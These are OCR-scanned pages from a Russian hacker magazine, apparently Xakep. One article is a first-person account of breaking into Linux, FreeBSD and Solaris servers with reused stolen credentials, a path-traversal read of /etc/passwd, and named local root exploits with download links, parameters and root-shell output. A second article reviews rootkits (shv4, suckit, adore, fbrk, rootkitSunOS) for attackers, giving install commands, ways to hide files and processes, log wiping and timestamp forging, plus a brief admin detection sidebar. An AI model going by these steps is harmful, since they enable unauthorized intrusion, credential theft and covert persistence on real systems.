mremap(), который мог получить рута на ядрах 2.4.26 и ниже. Первая версия эксплойта трудилась более 4 часов и в итоге могла не дать видимых результатов. Чуть позже хакеры выложили быстрый сплойт, который за пару секунд запускал рутовый шелл. Я поспешно стянул mremap.c и запустил его на удаленной машине. И действительно, через пару секунд мой UID стал нулевым!

Некролог:

Продвинутость операционки еще не гарантирует стабильности ее ядра. Зацени релиз кернела: даже если это 2.6.2, эксплойт справится с трудной задачей по получению рутовых прав. Как и его предшественник, do_mremap.c может работать в интерактивном режиме и легко портироваться с других систем. Скачать do_mremap.c можно отсюда: www.security.nnov.ru/files/mremap_pte.c.

MANDRAKE 8.1 & 2.4.21-GRSECURE

Однажды я похитил большую базу клиентов с одного крупного портала. Там были имена клиентов, их логины, пароли, почтовые адреса, телефоны и размеры сапог :). С виду бесполезная информация. После бдительного анализа содержимого базы я выяснил, что один пароль полностью совпадает с пассвордом к почтовому ящику. Радостно хмыкнув, я попробовал залогиниться под юзером на 22 порт. У меня получилось, пароль подошел, и я оказался внутри системы. Дело оставалось за малым - порутать операционку. Прочитав /etc/*release, я выяснил, что система представляет собой не что иное, как Mandrake 8.1. Появилась первая мысль: если дистрибутив старый, то и ядро должно быть старенькое. Но я ошибся: админ своевременно наложил патч от grsecure, благодаря чему все ядерные эксплойты могли идти лесом :). К счастью, я обнаружил, что в каталоге /bin существует файл linuxconf. Этот суидный файл нужен для конфигурации сети в графическом режиме, и я слышал, что в нем обнаружили баг. Я залез на packetstormsecurity.nl и ввел в поисковом окне «linuxconf exploit». Результат не заставил долго себя ждать: нашелся пакет, который, по словам багоискателей, быстро получает рутовые права. Для реализации уязвимости достаточно запустить эксплойт с параметром -p (при этом создаются некоторые переменные окружения), а затем с параметром -f (нахождение длины уязвимого адреса). После всего можно стартовать скрипт handy.sh с двумя параметрами (их вернет lconfex). Теперь, когда взломщик располагает всеми данными, самое время создать каталог segfault.eng и вложенный файл segfault.eng. Последний шаг: запуск lconfex -s параметр_от_первого_запуска -m параметр_от_второго_запуска -r возврат_от_handy.sh. Если все сделано правильно, ты получишь рутовые полномочия. У меня получилось с первого раза. А у тебя? :)

Некролог:

Эксплойт для linuxconf действительно показывает высокие результаты на системах Mandrake 8.1, 8.2 и RedHat 7.1-7.2 (проверено лично мной). Сложность использования в том, что перед получением привилегий взломщик должен несколько раз запустить lconfex.c и handy.sh, а в некоторых случаях даже поиграть со значением параметра -b. Пакет autolinuxconf.tgz находится здесь: http://packetstormsecurity.nl/0209-exploits/autolinuxconf.tgz.

REDHAT 7.3 & 2.6.4

После того как я взломал одного лопоухого юзера с помощью эксплойта для lsass, у меня появился конфиг wcx_ftp.ini. Пропарсив записи, я нашел полноценный FTP-аккаунт какого-то хостинга. Первая мысль, которая пришла в голову, - попробовать залогиниться по SSH. К моему счастью, пароли внезапно совпали. После анализа операционки выяснилось, что в качестве дистрибутива используется известный RedHat 7.3. Что касается ядра, то его версия была непробиваемая (даже do_mremap.c не мог завалить его), поэтому нужно было искать что-то другое. Я знал, что практически все суидные файлы в этой системе были свежими и пропатченными. Сервисы также отличались своей стойкостью: в качестве FTPD выступал бе-

ПЯТЬ СОВЕТОВ ПО ПОИСКУ ЭКСПЛОЙТА

1. Прежде чем искать эксплойт, собери информацию о системе. Узнай точный релиз операционки командой /etc/*release для Linux и версию ядра командой uname -r. Убедись, что среди процессов нет IDS и других помощников администратора.

2. Ищи эксплойты только на популярных сайтах, посвященных безопасности. Например, я скачиваю сплойты только с **www.xakep.ru**, **www.securitylab.ru**, **security.nnov.ru** и **packetstormsecurity.nl**. Администраторы этих порталов контролируют каждый эксплойт, который честно сломает сервер, а не отформатирует системный раздел :).

3. Если говорить о подделках, то нужно быть крайне осторожным, прежде чем запускать неизвестный эксплойт. Бывает, что действующий эксплойт запускает под рутом не /bin/bash, а rm -rf /. Случается, что фейковый эксплойт протроянивает систему, запуская с сервера флуд-бота и прочую нечисть. Будь внимателен к таким вещам: просматривай исходники, анализируй неизвестные шеллкоды и старайся вообще не запускать эксплойты в виде бинарных файлов.

4. Обращай внимание, что эксплойт действительно должен дать рутовые права, а не завалить систему. Например, баг в do_mremap() позволяет нещадно убить сервер. DoS'ер лежит в том же разделе, что и эксплойт для бажной функции.

5. Решил купить приватный эксплойт в IRC - будь осторожен. В ирке тусят злосчастные рипперы, которых хлебом не корми - дай надуть лопоухого хакера. Когда проводишь сделку, старайся добиться того, чтобы трейдер дал возможность проверить эксплойт, а лишь затем получил за него вознаграждение.



Не стоит забывать, что все хакерские действия противозаконны, и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

```
[inst@redhat tmp]# gcc hudo.c -o hudo
[inst@redhat tmp]# ./hudo
[+] Hudo versus Linux/Intel Sudo
[+] "Another object superstitiously believed to embody
magical powers"
[+] Copyright (C) 2001 MaXX

[+] Usage:
[-] ./hudo architecture cmnd_args_size
sudo_prompt_size

[+] Architectures:
[-] 0x00: Caldera OpenLinux Desktop 4.2 (Sudo version 1.6.
[-] 0x01: Debian GNU/Linux 2.2 (Sudo version 1.6.2p2-2)
[-] 0x02: Debian GNU/Linux 2.2 (Sudo version 1.6.2p2-2.1)
[-] 0x03: Debian GNU/Linux 2.3 (Sudo version 1.6.3p7-2)
[-] 0x04: Debian GNU/Linux 2.3 (Sudo version 1.6.3p7-5)
[-] 0x05: Red Hat Linux release 6.2 (Sudo version sudo-1.6
[-] 0x06: Red Hat Linux release 6.2 (Sudo version sudo-1.6
```

Нам не худо, мы верим в чудо!

```
bash-2.03# uname -a
SunOS S220 5.8 Generic_108528-05 sun4u sparc SUNW,Ultra-5_10
bash-2.03# id
uid=105(sam) gid=1(other)
bash-2.03# ls -alF /tmp/sh
/tmp/sh: No such file or directory
bash-2.03# ./rootme

# id
uid=0(root) gid=1(other)
# rm /tmp
: No such file or directory
# rm -fr /tmp/sparcv9
# modinfo | grep root
#
[3]+  Stopped                 ./rootme
bash-2.03# ls -alF /tmp/sh
-rwsr-xr-x   1 root     root        6344 Apr  7 16:09 /tmp/sh*
bash-2.03# /tmp/sh
# id
uid=0(root) gid=1(other)
# modinfo | grep root
 14 101d9d0b   1952   1   1  rootnex (sun4u root nexus 1.90)
108 1014778f    467   -   1  mod (root me)
# modunload -i 108
```

Подгружаем подложный модуль

зопасный vsftpd, на 25 порту крутился пресловутый postfix. Но внезапно я вспомнил о нашумевшем баге в sudo. Я поспешно слил необходимый эксплойт, скомпилил хакерское творение и запустил с дефолтными параметрами. На экране быстро замелькали какие-то цифры, а через 5 секунд появился вывод команды id. Я стал рутом!

Некролог:


В конце 2002 года в свет вышел эксплойт hudo.c, который мог получить рутовые привилегии в различных операционных системах. Единственная сложность при использовании - необходимость указания специфических параметров. По умолчанию можно задавать опции вида $((16392-8)) $((16392-8-256-16)), как ни странно, они работают :). Помимо этих аргументов, нужно указать версию операционной системы. Публичный эксплойт снабжается списком рабочих таргетов, среди которых есть и RedHat 7.3. Ссылка на эксплойт: http://packetstormsecurity.org/0211-exploits/hudo.c.



В приватных источниках существуют таргеты для других систем, которые вложены в эксплойт hudo.c.

FREEBSD 4.6-STABLE

Теплым летним утром я браузил инет в поисках ссылки на злополучную программу для Windows, которая прятала окна в панели задач. Гугл сказал, что софтина находится на одном портале со звучным именем. Я зашел на этот самый сайт, но обнаружил, что линк на тулзу битый. Это весьма меня огорчило. К тому же, я заметил, что ссылки на разделы оформлены в виде www.host.ru/page=data/info.php. Довольно стандартная ситуация. Учитывая облом с программой, я решил изменить путь к скрипту на ../../../../../etc/passwd. Но ни к чему хорошему это не привело - скрипт вернул контент index.php. Тогда я подключил смекалку и изменил путь на data/../../../../../etc/passwd. Как ты догадался, содержимое passwd мгновенно отобразилось на экране. Видимо, админ решил ограничиться проверкой на наличие «data» в начале пути. К сожалению, сервер прикрывался файрволом, был открыт лишь 22 порт. Но не все было так плохо: среди аккаунтов присутствовала запись testftp с комментарием test FTP-account FTP. Я попробовал подключиться к системе с аналогичным паролем, и мне это удалось! Выполнив uname -a, я узнал, что на серваке вертится FreeBSD 4.6-STABLE (впрочем, версию системы я опознал сразу после отображения /etc/passwd). Защищенную Фряху вполне мог порутать известный эксплойт unixtank.c, эксплуатирующий ошибку в бинарнике /usr/sbin/keyinit. Я скачал необходимый файл, скомпилил его и запустил с параметром root. Но вот незадача: эксплойту хотелось, чтобы текущий пользователь имел доступ к изменению прав. Логин testftp не входил в группу wheel, поэтому прежде чем рваться к рутовым привилегиям, я должен был получить права любого аккаунта из группы wheel. Нужный логин (admin) быстро нашелся. Я запустил unixtank с параметром admin и засудился на него с помощью подложного ключа. Затем, уже под админом, запустил эксплойт с аргументом root и повторил все нехитрые действия для рутового аккаунта. В награду за успешное эксплуатирование я получил постоянный нулевой uid :).



Мощь танка дает настоящие рутовые права

Некролог:

Эксплойт unixtank2 (www.security.nnov.ru/files/iosmash.c) действительно работает. Он помогает взять права любого пользователя в системах FreeBSD 4.6 и ниже, благодаря ошибке в суидном файле keyinit. С помощью хитрого переполнения буфера добавляется фейковый ключ, с которым любой желающий может получить права учетной записи. Из-за улучшенной защиты FreeBSD необходимо запускать эксплойт два раза: первый раз для получения доступа в группу wheel, второй - для захвата рутовых привилегий. К сожалению, использовать эксплойт два раза для одной учетной записи невозможно, так как su обрабатывает лишь первый ключ в /etc/skeykeys.

SUNOS 5.9

Я всегда интересуюсь хостинговыми площадками. Во-первых, иметь доступ на таком сервере - значит владеть базами клиентов с валидными кредитками, юзать мощный канал по своему желанию и садить всяких ботов с разных хостов :). Однажды мне посчастливилось получить привилегии пользователя www на раскрученном сервере одного известного зарубежного хостера. На этой машине было прописано около сотни аккаунтов, каждый из которых являлся админом домена второго уровня. К сожалению, ни один из найденных паролей не подходил к MySQL. Чтобы рестартануть СУБД без подвязки grant-таблиц, мне было необходимо получить рутовые права. Чем я и занялся. Заценив архив эксплойтов на securiy.nnov.ru, я выбрал последнюю новинку, нацеленную на какой-то баг в ядре. Я скачал архив, к которому приводилось подробное описалово, набрал команду make (на Солярке даже компилятор был в рабочем состоянии) и выполнил запрос ./rootme. Автор эксплойта меня не обманул - зловредный бинарник на самом деле запустил рутовый шелл.

Некролог:

Несмотря на свежий релиз системы, в ядре Solaris имеется баг в функции vfs_getvfssw(). Она позволяет подгружать произвольный модуль. После изучения исходных кодов этой подозрительной процедуры стало ясно, что проверку местонахождения модуля можно обмануть! Действительно, багоискатели написали эксплойт, который подгружает модуль, дающий рутовые права. Злой плагин находился в каталоге /tmp/sparcv9 - этот путь бажная функция успешно переваривала. В результате подгрузки в системе создавался суидный файл /tmp/sh, что было только на руку хакеру :). Примечательно, что эксплойт работает и на десятой версии Солярки. Скачать хакерский пакет можно с известного сайта http://packetstormsecurity.org/0404-exploits/rootme.tar.

НАДЕЖДА УМИРАЕТ ПОСЛЕДНЕЙ

За моей спиной было много интересных атак. На некоторых серверах я до сих пор имею только пользовательские права - пока еще не вышел эксплойт, который бы мне помог изменить ситуацию. Часть взломанных машин легко добивается известными эксплойтами, которыми я с тобой щедро поделился. Я искренне надеюсь, что среди уязвимых версий ты обнаружишь операционку, которую так долго пытался сломать. А если не найдешь - подожди некоторое время, и я обязательно объявлю о выходе бронебойного эксплойта в твоем любимом обзоре :).

Нравится?

Бери!

товар сертифицирован



RekamPresto

ЦИФРОВЫЕ ФОТОКАМЕРЫ

www.rekam.ru



Rekam Presto – это цифровая фотокамера для **современных и активных**, ярких и молодых! Для тех, кто всегда получает то, что хочет, и берёт то, что нравится. Ты **любишь скорость** и всегда в движении? Rekam Presto – фотоаппарат для тебя!

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



ВЫБЕРИ СВОЙ РУТКИТ!

Выбор руткита - весьма сложное занятие. Если подойти к этому вопросу неосознанно, то можно в два счета лишить систему работоспособности или засветиться перед бдящими глазами админа. Ведь абсолютно любой руткит помимо видимых достоинств имеет весомые недостатки. Именно их и нужно учитывать при выборе защитного средства. Этим правилом я всегда пользуюсь. А ты?

ОБЗОР ПОПУЛЯРНЫХ РУТКИТОВ

ОГРОМНЫЙ АССОРТИМЕНТ

Подходить к вопросу выбора нужно очень и очень серьезно. В некоторых случаях хакерские комплекты вообще нельзя применять - если на сервере установлен умный ядерный патч, последний chkrootkit или навороченная IDS. В этой ситуации достаточно ограничиться небольшим бэкдором или собственным самопальным средством (это мы уже проходили в X/09). Задуматься о вопросе затроянивания можно лишь тогда, когда на сервере не крутятся опасные для руткита процессы. Но даже при идеальном раскладе можно вывести систему из равновесия, применив самый защищенный руткит.

Но довольно прелюдий! Пора уже определяться с выбором. На отведенных мне полосах я расскажу о таких вещах, как shv4, suckit, adore, fbsd-rootkit и rootkitSunos. А после подробного описания каждой тулзы ты выберешь для себя оптимальный вариант. Договорились? Тогда поехали!

ПРИВАТНЫЙ И ГЛЮЧНЫЙ SHV4

Если ты хоть раз поднимал инфу о самых популярных руткитах, то наверняка знаешь о великом shv. Этот комплект собрал хакер с ником dcoder и позаботился о том, чтобы он стал приватным. Действительно, в публичных источниках тебе не найти shv4, но это не значит, что он недоступен. Приватные тулзы часто всплывают в ответах на нестандартные поисковые запросы (типа «shv4 index»), на зарутанных машинах с 0day-хранилищем или на забугорных irc-каналах. Но я тебе этого не говорил ;).

Сам комплект состоит из одного архива shv4.tgz. Устанавливается пакет с помощью команды ./setup password port - такой синтаксис указан в файле README. Но если ты выполнишь эту неприметную команду, то рискнешь лишиться контроля над системой. Нет, в установочном файле setup нет команды rm -rf /, просто создатель руткита оказался ушлым человеком и заставил инсталлятор высылать ему на почту всю информацию о машине, включая пароль и порт на соединение. Поэтому возьми себе за правило: когда ставишь неизвестный руткит - исследуй содержимое его установщика. А то мало ли что :).

Красивая заставка shv4

Не спеши ставить комплект даже после удаления шпионской строки. Пришло время добавить бочку дегтя в ложку меда :). Дело в том, что руткит хреново работает с некоторыми операционками (в частности с RedHat 6.1). Его бинарники порой падают в кору, а если все-таки запускаются, то можно увидеть ругань на некорректные опции (в случае замены /bin/ls на старую версию) и на несоответствие каких-то там символов в /boot/System.map (глюк /bin/ps

на некоторых версиях ядер 2.2.x). К чему я все это? Если уж решил троянить систему - то забэкапь каталог /bin и /usr/bin (полный список заменяемых файлов смотри во вложенном архиве bin.tgz). Только после этого стартуй setup. Не рекомендую класть бэкап в папку с shv4 - она удалится после установки пакета. И еще один совет: не стоит выбирать слишком высокий порт: в некоторых операционках руткит почему-то отказывается его слушать.

Предположим, что все получилось как надо: руткит успешно установился, бинарники прижились, порт слушается. Теперь можно юзать ssh-клиент на выбранном порту. В качестве логина применяется слово root, а в качестве пароля - первый параметр, переданный установщику. Руткит умеет очень много интересных вещей. В /usr/include можно обнаружить три файла: log.h, port.h и proc.h. В них забиты подстроки, порты и названия процессов, которые не стоит показывать администратору. С виду все работает как надо, но если посмотреть на систему под другим углом - опять получаем баги. Первая брешь затаилась при симбиозе руткита с libncurses (попросту с менеджером mc). Все скрытые директории и файлы прекрасно отображаются в midnight'е, как будто руткита вообще нет. В связи с этим рекомендую не пользоваться этой фичей.

В каталоге /lib/ldd.so, который характерен для shv4, есть три важных файла: tks, tksb и tkp. Первый выполняет роль ftp/telnet/pop3/imap-снифера и прекрасно дампит всю информацию в /lib/ldd.so/tkps. Второй - парсер для снифера. Его задача - грамотно обработать лог с перехваченными данными. И последний атрибут руткита - логклинер, который, к сожалению, вычищает лишь текстовые журналы.

Следующая особенность shv4 заключается в том, что он умеет перехватывать ssh-пароли, заменяя клиент пропатченной версией. Это не есть хорошо, потому что заменяемый /usr/bin/ssh не умеет коннектиться по второму протоколу, тем самым выдавая себя с потрохами. Если тебя это не пугает - пользуйся на здоровье. Сграбленные пароли будут дампиться в /lib/ldd.so/system.log.

Вот, собственно, и все особенности руткита shv4. В приватных источниках существует и shv5, но я его еще не видел, поэтому ничего хорошего сказать не могу. Как ты понял, руткит применяется только для linux-систем и только для ядер 2.2 и 2.4.

НЕВИДИМЫЙ SUCKIT

Второй руткит, который конкурирует с shv4, получил название Suckit (или sk). Хакерский комплект выложен в публичные источники, но новые его версии являются приватными. Комплект состоит всего из двух файлов - /sbin/init и login. Как ты понял, установщик троянит init, которым и управляет хакер. Второй файл используется в качестве клиента - с его помощью взломщик логинится в систему.

Установка руткита очень проста: вначале выполняется команда make skconfig. Хакеру зададут ряд простых вопросов, ответы на которые будут занесены в специальный конфиг руткита. Затем можно писать make и make install, после чего sk будет активирован.

Теперь поговорим об особенностях клиента. Для успешного соединения с системой необходимо, чтобы на сервере светился любой порт. Переноси login на другую машину, затем запускай его с параметром -h host -d port - и ты внутри. У составителя руткита есть чувство юмора - это видно по красочному приглашению. Все процессы и логи, порожденные со шпионской консоли, не будут никуда логироваться, так что не нужно заморачиваться вопросом чистки журналов. У тебя может возникнуть иллюзия, что процессы не скрываются, но это оптический обман :) - для удобства ты видишь собственные процессы, но их не может видеть обычный пользователь.

Как подобает настоящему руткиту, suckit поставляется со встроенным снифером, который записывает все набранные логины и пароли в файл ~/.sniffer (домашний каталог руткита - /usr/share/locale/sk/.sk12).

Пришло время поговорить о недостатках sk. Первый, и весьма весомый минус - руткит опознается chkrootkit'ом. В связи с этим не рекомендуется инсталлить sk при излишней активности администратора. Второй недостаток - руткит не всегда бывает легко собрать. Из-за особенностей ядра хакерский комплект может наотрез отказаться устанавливаться. И с этим ничего нельзя поделать :(. И наконец, последний минус - руткит достаточно сложно уничтожить. Простая замена /sbin/init не помогает, поэтому если администратор засечет sk, скорее всего, он переустановит всю систему.

Я знаю многих людей, которые любят suckit за его компактность и навороченность. Но сам

АДМИНАМ НА ЗАМЕТКУ

Если ты думаешь, что эта статья посвящена лишь хакерам, то глубоко ошибаешься :). Админы обязаны знать все известные руткиты, чтобы с первого взгляда определить, взломана система или нет. Вот список симптомов, указывающих на руткиты из обзора.

Shv4:

1. Существует каталог /lib/ldd.so
2. /bin/ls не понимает опцию --colors
3. В /usr/includes можно заметить три лишних файла: proc.h, port.h и log.h

Suckit:

1. В системе существует файл /usr/share/locale/sk/.sniffer
2. /sbin/init отличается контрольной суммой от родного init'a

Adore:

1. Созданный каталог adore невидим для /bin/ls
2. Chkrootkit засекает скрытые процессы
3. В системе обнаружен бинарник ava

Fbrk:

1. Наличие каталога /dev/fd/.99/
2. Открытый 65535 порт

rootkitSunOS:


1. Наличие каталога /tmp/.X11-unix/.../
2. Наличие файлов /dev/ptyX

Если ты обнаружил, что в системе поселился руткит, тут же обновляй все бинарники, которые заменил установщик. Помни, что LKM-руткиты подгружают модули, которые сразу же удаляются из списка. В этом случае смотри все стартовые скрипты и удаляй посторонние записи.




Описанные руткиты ты можешь без проблем слить по этим адресам:
- Suckit - http://packetstorm.trustica.cz/UNIX/penetration/rootkits/sk-1.3a.tar.gz
- adore - http://packetstorm-security.nl/groups/teso/adore-0.42.tgz
- fbsd-rootkit - http://packetstorm.trustica.cz/UNIX/penetration/rootkits/fbrk1-imps.tar.gz
- rootkitSunos - http://packetstorm.trustica.cz/UNIX/penetration/rootkits/rootkitSunOS.tgz


Разумеется, хакерский мир не ограничивается пятью руткитами. Полный список публичных творений можно найти на http://packetstorm.trustica.cz/UNIX/penetration/rootkits/




- На компакте ты найдешь свежие версии всех руткитов (за исключением shv4, его ищи самостоятельно), а также дистрибутив chkrootkit в качестве бонуса.



Установить sk - дело одной минуты


Весьма интересный и продуманный Makefile


Запуск процесса инсталляции fbrk


В некоторых системах при подгрузке модулей проверяется их лицензия. Adore таковой не имеет, поэтому необходимо добавить в код строчку MODULE_LICENSE("GPL").



После установки shv4 обязательно сними все атрибуты с файлов в /bin и /usr/bin (команда chattr), а затем подкорректируй время создания файла (команда touch).

лично почему-то не доверяю этому руткиту и чаще всего использую shv4 (или не использую ничего). Поэтому сам решай, что лучше. Практика, практика и еще раз практика!

МОДУЛЬНЫЙ БУМ, ИЗМЕНИВШИЙ МИР

Все вышеописанные руткиты основывались на замене бинарников. Но ты знаешь, что бывают и LKM-based-комплекты, которые поставляются в виде ядерных модулей. С одной стороны, хакеру нужно позаботиться о вопросе хитрой подгрузки LKM, а с другой - можно забыть про всякие там chkrootkit и tripwire. Они полностью бессильны перед невидимыми ядерными плагинами.

Самым лучшим и актуальным по сей день LKM-руткитом является adore. Он поставляется в виде двух модулей и одного управляющего бинарника. Честно говоря, это самый компактный руткит, который я когда-либо видел. Установка модулей очень проста: достаточно написать ./configure и make. На первом шаге у тебя спросят так называемый пароль (чисто символический), а на втором создадутся все необходимые модули. Перенеси бинарник ava и модули adore.o и cleaner.o в какой-нибудь неприметный каталог, а затем выполни команды insmod /path/to/adore.o; insmod /path/to/cleaner.o; rmmod cleaner. После этого все модули будут успешно установлены и скрыты от посторонних глаз. Самое время оценить всю мощь модульного adore.


Простой конфигуратор модульного руткита

В первую очередь, adore умеет скрывать процессы и каталоги. Чтобы скрыть шпионскую папку, достаточно запустить управляющий бинарник с параметром h имя_файла. Буква «u» снимает скрытый статус с каталога. Опции i pid и v pid делают подобные вещи с процессом. Команда ava U пароль_заданный_при_установке деактивирует шпионские модули. Кроме этого, руткит способен выполнять рутовые команды. Это достигается с помощью параметра r cmd. Просто? Конечно, просто :). Единственная сложность - позаботиться об автоматической загрузке руткита при каждом старте системы. Это можно сделать как через cron, так и через стартовые скрипты, выдавая загрузчик модулей за важное системное приложение.

Минусом модульного руткита является несовместимость с любой IDS и керноловыми патчами. Если таковые имеются, то несанкционированной загрузке модулей воспрепятствуют вышестоящие инстанции :). Но навороченные серваки встречаются крайне редко, что очень радует. Необходимо помнить, что adore не умеет работать с новым 2.6 ядром, и порой неправильно компилируется.

> Речь пойдет о знаменитом в хакерских кругах rootkitSunos.

СЛОВО ЗА FREEBSD

Согласись, несправедливо, что я описываю только linux-руткиты. Это связано с нехваткой хакерских комплектов для других систем. В частности для FreeBSD. Но не все так плохо: для фряхи существует средненький по возможностям руткит, который получил название fbrk (сокращенно от FreeBSD rootkit). Этот комплект может использоваться для FreeBSD версии 4.2-4.5.

Установить fbrk не просто, а очень просто. Достаточно запустить скрипт setup без параметров. Тебе предложат сгенерировать пароль, после чего все бинарники установятся в систему. Не стоит забывать об осторожности: я тестировал руткит на FreeBSD 4.6, после чего новые файлы перестали запускаться. Поэтому, как в случае с shv4, необходимо сделать спасительный бэкап. Прочитав readme, ты узнаешь о том, сколько всяких троянцев установится в систему. В первую очередь, fbrk хорош тем, что умеет скрывать файлы и процессы. Необходимо лишь занести их в конфиги /dev/fd/.99/.ttyf00 и /dev/fd/.99/.ttyp00 соответственно. Синтаксис конфигов также указан в readme, поэтому посылаю тебя в этот файл для детального изучения руткита :).

Чтобы получить рутовые привилегии, нужно объявить переменную окружения DISPLAY, значением которой будет заданный пароль. После этого смело запускай telnet localhost и получай абсолютные права. Если залогиниться через FTP под твоим паролем (указывается в качестве username), то руткит даст тебе удаленного рута на 21 порту. По желанию на 65535 порту будет висеть еще один бэкдор, который активирует bash после ввода хакерского пароля.

Кроме этого, руткит содержит два незаменимых логклинера, которые называются freshb (бинарный логвайпер) и fresht (текстовый логвайпер). Им достаточно указать подстроку в качестве параметра, и логи будут быстро вычищены.

Если тебе не нравится этот руткит, можешь заюзать adore для FreeBSD, благо он тоже имеется (http://packetstormsecurity.nl/groups/teso/adorebsd-0.34.tar.gz). Те же модули, те же возможности, те же баги :), но только для твоей любимой Фряхи.

ГРОЗА ДЛЯ SOLARIS

Порой складывается такая ситуация, когда хакеру необходимо закрепить свои права на старенькой Solaris. Впрочем, описываемый руткит может без проблем встать и на SunOS 5.8, но адаптирован он исключительно для 6 и 7 версии. Если ты еще не догадался, речь пойдет о знаменитом в хакерских кругах rootkitSunos, который немного похож на fbrk, но в то же время отличается от него грамотной доработкой на случай сбоя.

Итак, сам руткит состоит из традиционно протрояненных бинарников ls, ps, du, find и т.п. Оформление конфигов аналогично fbrk, но сами файлы спрятаны в /dev/pty*. Прочти файл Rootkit.README и поймешь, как с ним работать. Традиционно в комплект руткита входит снифер и бинарник ic, который подменяет ifconfig, скрывая флаг PROMISC. Тулза sl посылает /bin/login'у заветный пароль и активирует рутовый шелл. Порадовало, что руткит создает бэкап замененных бинарников в каталоге /tmp/.X11-unix/.../rk-bak, а также запускает утилиту fix. Последняя восстанавливает права доступа и время создания файлов. Согласись, что это очень безопасно.

Если полагать, что Солярные админы редко пользуются программами типа chkrootkit, то rootkitSunos проживет в системе долгие годы, а ты будешь без лишнего геморроя и заботы о безопасности админить поверженный сервер.

ЧТО ЖЕ ВЫБРАТЬ?

Я думаю, этот обзор поможет как можно скорее найти ответ на этот сложный вопрос. Лично я редко использую руткиты, лишь в редких случаях прибегаю к помощи shv4 и rootkitSunOS. Пару лет назад очень любил Adore и Suckit, а для Фряхи выбирал только fbrk. С уверенностью могу сказать, что все описанные комплекты заслуживают доверия, несмотря на свои недостатки. Лишь новые версии операционок и умные админы порой мешают ими воспользоваться.




OZAKI

ВНИМАНИЕ КОНКУРС!

ОТВЕТЬ НА ВОПРОСЫ И ПОЛУЧИ ПРИЗЫ ОТ КОМПАНИИ OZAKI:



1 место - 5.1 комплект колонок EM92606 45Вт(RMS)
Динамики: сабвуфер 10 см, сателлиты 7.5 см; магнитная экранировка; диапазон воспроизводимых частот: 60Гц-20кГц



2 место - Активные колонки VA202 6Вт(RMS)*2
Динамики: 5см; магнитная экранировка; выход для наушников





3 место - Активные USB колонки UB600 3Вт*2
Виртуальный звук 5.1; частотный диапазон: 310Гц-20 кГц, удобное крепление на столе и на стене



Что символизирует основной элемент логотипа OZAKI...
1. Ухо
2. Глаз
3. Сердце

2

В каком году основана компания OZAKI?
1. В 1945 году
2. В 1812 году
3. В 1993 году



Компания Ozaki специализируется на производстве?
1. Мономедийных систем
2. Мультимедийных систем
3. Ультрамедийных систем

4

Какое покрытие колонок Акустической системы 5.1?
1. Многослойное металлизированное
2. Стальное нержавеющее
3. Лакокрасочное

Ответы высылайте на адрес:
olga@gameland.ru

Компания Ozaki специализируется на производстве мультимедийных систем и занимает лидирующие позиции на рынках многих стран мира. Несомненный лидер азиатского рынка по производству акустических систем для компьютерного и домашнего пользования. Политика компании - это создание технологически совершенного продукта и поддержание конкурентной цены.

www.ozaki.ru

Никита «nikitoz» Кислицин (nikitoz@real.xakep.ru)

ИНТЕРНЕТ ИЗ КОСМОСА

